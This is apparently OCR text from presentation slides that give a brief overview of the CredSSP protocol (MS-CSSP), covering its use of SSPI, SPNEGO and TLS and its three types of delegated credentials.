
Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)



Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)

- Accessible through the SSPI framework via the Terminal Services SSP (TSSSP)
  - Relies on the Negotiate SSP (SPNEGO) for user authentication
  - Designed to be used in conjunction with SSL/TLS for data transmission




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)


- Accessible through the SSPI framework via the Terminal Services SSP (TSSSP)
  - Relies on the Negotiate SSP (SPNEGO) for user authentication
  - Designed to be used in conjunction with SSL/TLS for data transmission
  - Transfers delegated credentials to the remote host



Credential SSP (CredSSP) Protocol (MS-CSSP)


- Supports three types of delegated credentials
  - Password, SmartCard, RemoteGuard






Credential SSP (CredSSP) Protocol (MS-CSSP)


- Supports three types of delegated credentials
  - Password, SmartCard, RemoteGuard






Credential SSP (CredSSP) Protocol (MS-CSSP)


- Supports three types of delegated credentials
